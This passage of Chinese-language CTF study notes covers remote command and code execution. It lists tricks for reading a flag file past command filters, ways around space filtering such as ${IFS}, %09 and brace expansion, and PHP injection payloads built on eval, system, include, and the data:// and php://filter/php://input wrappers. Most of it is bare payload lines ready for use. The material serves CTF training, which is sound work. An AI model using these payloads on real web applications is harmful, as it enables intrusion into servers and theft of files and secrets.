95  vim:一种编辑器，这个也可以查看
96  sort:可以查看
97  uniq:可以查看
98  file -f:报错出具体内容
99  sh /flag 2>%261 //报错出文件内容
100 curl file:///root/f/flag
101 strings flag
102 uniq -c flag
103 bash -v flag
104 rev flag
105
106 3、过滤空格
107 %09 (url传递) (cat%09flag.php)
108 cat${IFS}flag
109 a=fl;b=ag;cat${IFS}$a$b
110 {cat,flag}
111
112 (3) 无回显利用
113 1、直接写个文件访问查看
114 2、直接进行对外访问接受

```

## 2.2 白盒-CTF-RCE代码命令执行



```

1  29-通配符
2  system('tac fla*.php');
3  30-取代函数&通配符&管道符
4  `cp fla*.ph* 2.txt`;
5  echo shell_exec('tac fla*.ph*');
6  31-参数逃逸
7  eval($_GET[1]);&1=system('tac flag.php');
8  32~36-配合包含&伪协议
9  include$_GET[a]?>&a=data://text/plain,<?=system('tac flag.php');?>
10 include$_GET[a]?>&a=php://filter/read=convert.base64-encode/resource=flag.php
11 37~39-包含RCE&伪协议&通配符
12 data://text/plain,<?php system('tac fla*');?>
13 php://input post:<?php system('tac flag.php');?>

```

2.3 黑盒-运行-RCE代码命令执行

1 代码在线运行平台测试

————